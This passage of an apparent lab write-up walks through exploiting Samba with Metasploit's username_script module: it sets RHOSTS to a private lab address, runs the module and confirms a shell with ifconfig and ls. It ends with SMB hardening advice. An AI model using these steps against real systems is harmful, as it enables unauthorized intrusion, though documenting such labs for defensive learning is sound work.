
**Command Using:** 1) search samba exploit linux

2) Use 13 (exploit/multi/samba/username\_script)

**• Evidence**

****

****

****

**Step 6: Going to exploiting**

**Command Using:** 1) Show options

2) set RHOSTS 192.168.44.131

3) run

**• Evidence**

****

****

**Step 7: Confirmation**

**Command Using: 1) ifconfig**

**2) ls**

**• Evidence**

****

****

**Security Measures**

To secure SMB/Samba, disable SMBv1, use firewalls, and enforce strong authentication. Keep systems updated to prevent exploits like EternalBlue. Limit SMB access to trusted devices and use monitoring tools to detect threats.

**Conclusion**

Securing SMB/Samba and NetBIOS ports is crucial to prevent attacks. Disable SMBv1, use strong authentication, restrict access, and keep systems updated. Firewalls, network segmentation, and monitoring help detect and stop threats, ensuring a safer network.